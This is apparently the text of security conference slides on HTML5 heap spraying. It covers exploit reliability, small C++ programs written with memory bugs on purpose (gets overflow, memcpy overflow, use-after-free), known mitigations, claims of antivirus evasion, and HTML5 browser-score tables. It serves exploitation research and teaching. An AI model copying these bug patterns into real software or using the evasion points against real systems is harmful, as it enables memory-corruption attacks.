

# HTML5 Heap Sprays

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
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




# Overview

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- Mitigations
- HTML5
- Our technique
- Not only browsers can be heap sprayed
- Wrap up







# Introduction







# What is Heap Spray?



"...Heap spraying is a technique used in exploits to facilitate arbitrary code execution.

...In general, code that sprays the heap attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' heap and fill the bytes in these blocks with the right values.





# What is Heap Spray?

- A heap spray does not actually exploit any security issue
- Sometimes, it makes the difference between a reliable or unreliable exploit.
- Most of the time, it's the difference between a working or not working exploit.





# Why do you heap spray?

- **Heap-Based Buffer Overflows**

e.g. Getting your data in a reliable address to redirect the flow, or to redirect it to a stack-switch and Heap Spray your ROP

- **Vulnerabilities that "end up" calling a fixed address in an unmapped memory area**

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## Use-After-Free

```
/* heap0.c
 * specially crafted to feed your brain by acid@coresecurity.com */

/* low level phishing
 * not so easy to debug now, huh? */

#include <iostream>
#include <string>
#include <cstdlib>
#include <cstring>
#include <cstdio>

using namespace std;

class contact {
public:
    virtual void edit(unsigned int contact, string name);
};

void contact::edit(unsigned int contact, string name) {
    cout << "editing " << name << endl;
}

int main(int argc, char **argv) {
    char buf[4096];
    fgets(buf, sizeof(buf), stdin);

    char *pbuf = (char *)malloc(4);
    contact *c = new contact();

    gets(pbuf);
    c->edit(1, "someone");
}
```

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int main(int argc, char **argv) {
    char *something_else = (char *)malloc(4);
    char *something = (char *)malloc(4);
    contact *c = new contact();
    unsigned int count;
    fscanf(stdin, "%u", &count);
    something = "HALO";
    something_else = "CORE";
    memcpy(c, something_else, count);
    c->edit(1, "someone");
}
```



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```

/* uaf2.c
 * specially crafted to feed your brain by acid@coresecurity.com */

/* ..who's there? */

#include <iostream>
#include <string>
#include <cstdlib>
#include <cstring>
#include <cstdio>

using namespace std;

class contact {
public:
    virtual void edit(unsigned int contact, string name);
    string lastedited;
    int lastidedited;
};

void contact::edit(unsigned int contact, string name) {
    cout << "editing " << name << endl;
    this->lastedited = name;
    this->lastidedited = contact;
}

int main(int argc, char **argv) {
    char buf[256];
    fgets(buf, 256, stdin);
    contact *c = new contact();
    delete c;
    char *p1 = (char *)malloc(strlen(buf));
    fgets(p1, strlen(buf), stdin);
    c->edit(1, "someone");
}

```



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
# Why do you heap spray?

- The heap spray is a technique to setup your process context in a convenient way.
- Most of the times you can take advantage of the deterministic properties of heap.
- With the correct amount, you can place your data (nopsled, gadgets, pointers, shellcode) at the required location to help in the process of exploiting a vulnerability.




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Skylined

2004

Java Virtual Machine  
Ph4nt0m Security Team

**2007**

# ActionScript Spray

## Roee Hay

2009



Dion Blazakis - JIT Spray  
ASLR / DEP Bypass

2010




Corelan Team put together an excellent guide compiling most used techniques

Also modified JS Heap spray to make it work in IE9 and IE10.

2011

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**Heappie!**

## HTML5 Spray


- Cross Platform
- Multithreading
- Multibrowser

**Its not JUST about  
browser hacking!**

- CDP Spray
- MSSQL Spray
- Everything can be sprayed

2012

Address: 0x081068ec  
Block at: 0x00000000, Size: 0



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# Mitigations





# Protection mechanisms - Windows

## BuBBle

This is focused on breaking the homogeneity of classic -string based- heap sprays by randomly injecting non-executable bytes into long sized repeated patterns.

## Nozzle

This hooks memory allocation routines (malloc, calloc, realloc) and tries to detect contiguous x86 instructions. It seems to have a high overhead and it's not effective against rop heap sprays, heap massaging or non-x86 shellcode.







# Protection mechanisms - Windows

## EMET

One of the primary benefits of EMET is in hardening legacy applications that either don't have up-to-date security mitigations in-code or that haven't been patched to the latest versions.

## HeapLocker

Pre-allocates common pages, detects NOPsleds, hijacks common exploits EIP, performs string-based heap spray detection.

## Antivirus protections



# Antivirus Protections

Today, antivirus that use heuristics on JavaScript, will recognize only the good old `unescape("%u4141")` string-spraying methods, not the methods described in this presentation.

Of course, if the AV checks the memory growth of a process (say, a browser shouldn't consume 2gb in 5 seconds), then the spray will be stopped. It's like running `ulimit -m` on your browser's process on UNIX platforms.

Anyway, HTML5 Spray is way faster than the old string-spray, and gets undetected most of the times.



# Protection mechanisms - UNIX

## Ulimit

You can restrict the max memory used by a process by issuing an `ulimit -m` command, obviously this is not a default setting.

## OS X Sandboxing

According to the documentation, there is no way to limit the amount of memory consumed by a process.





# Protection mechanisms - Other

No protections what-so-ever!

- Smartphones
  - Televisions
  - Consoles
  - Tablets
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# Protection mechanisms

- Only browsers have some kind of protection by default
- Almost every other kind of software can be Heap Sprayed
  - Think like a developer
  - Build your own primitives based on what's not going to be free()'d
  - Also, search for memory leaks







# What is HTML5?

**W** It is the fifth revision of the HTML standard (created in 1990 and standardized as HTML4 as of 1997) and, as of August 2012, is still under development. Its core aims have been to improve the language with support for the latest multimedia while keeping it easily readable by humans and consistently understood by computers and devices.

It is also an attempt to define a single markup language that can be written in either HTML or XHTML syntax.





# Who uses HTML5?





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Latest versions of:

- Google Chrome
- Mozilla Firefox
- Apple Safari
- Internet Explorer


On personal computers and mobile devices

But, according to: <http://html5test.com/>

Internet Explorer

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first place

437

Chrome 21

runner up

422

Maxthon 3.4.1

upcoming

442

Chrome Canary

## current

	Score	Bonus
Chrome 21 »	437	13
Maxthon 3.4.1 »	422	15
Opera 12.00 »	385	9
Safari 6.0 »	376	8
Firefox 14 »	345	9
Internet Explorer 9 »	138	5

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**5** first place  
**371**  
Chrome

runner up  
**369**  
Opera Mobile 12.00

upcoming  
**450**  
Dolphin Engine Beta

## current

		Score	Bonus
Chrome »	<i>All Android 4 devices</i>	371	11
Opera Mobile 12.00 »	<i>Multiple platforms</i>	369	11
Firefox Mobile 10 »	<i>Multiple platforms</i>	325	9
iOS 5.1 »	<i>Apple iPhone, iPad and iPod Touch</i>	324	9
MeeGo/Harmattan »	<i>Nokia N9 and N950</i>	284	14
Android 4.0 »	<i>Samsung Galaxy Nexus</i>	280	3
BlackBerry OS 7 »	<i>BlackBerry Bold 9900 and others</i>	273	3
Bada 2.0 »	<i>Samsung Wave and others</i>	268	9
Nokia Belle FP 1 »	S60 5.4 <i>Nokia 603, 700 and 701</i>	226	9
webOS 2.2 »	<i>Palm Pre 2 and HP Pre 3</i>	210	5
Android 2.3 »	<i>Google Nexus S and others</i>	189	1
Windows Phone 7.5 »	<i>Samsung Omnia W, LG E906 and oth...</i>	138	5

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**first place**  
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RIM Tablet OS 2.0

runner up  
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Chrome

upcoming  
**447**  
BlackBerry 10

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Android 4.0 »	<i>Asus Transformer Prime and others</i>	280	3
webOS 3.0 »	<i>HP TouchPad</i>	217	6
Silk 1.0 »	<i>Amazon Kindle Fire</i>	174	1

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**342**  
Sharp Aquos

**runner up**  
**328**  
GoogleTV

**upcoming**  
**357**  
Espial 6.0.5

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Sharp Aquos »	Espial 6.05	<i>Sharp Aquos televisions</i>	342	6
GoogleTV »		<i>Sony Internet TV, Logitech Revue an...</i>	328	8
Philips NetTV »	Opera Devices 3.2	<i>Philips televisions</i>	325	11
Toshiba »	Espial 6.04	<i>Toshiba L7200 televisions</i>	310	6
Samsung Smart TV 2012 »		<i>Samsung televisions</i>	286	12
LG NetCast 2012 »		<i>LG televisions</i>	282	8
Sony Internet TV »	Opera Devices 3.1	<i>Sony televisions and Bluray players</i>	275	6
Sharp Aquos »	Opera Devices 3.0	<i>Sharp Aquos televisions</i>	236	0
Boxee »		<i>Boxee Box by D-link, Iomega TV wit...</i>	214	13
Panasonic Smart Viera »		<i>Panasonic Viera televisions</i>	214	2



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
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Nintendo Wii »	Opera	<i>Nintendo Wii</i>	89	0
Nintendo DSi »	Opera	<i>Nintendo DSi</i>	89	0
Sony Playstation 3 »	NetFront	<i>Sony Playstation 3</i>	68	0
Sony Playstation Vita »	NetFront	<i>Sony Playstation Vita</i>	58	0

### About these scores

The data above is compiled from automatically submitted test results. It is possible your results may differ slightly due to external factors such as settings and which operating system is used. If you

believe the data above is incorrect, or if you think we are missing an important browser or device, please open a bug report at [Github](#).



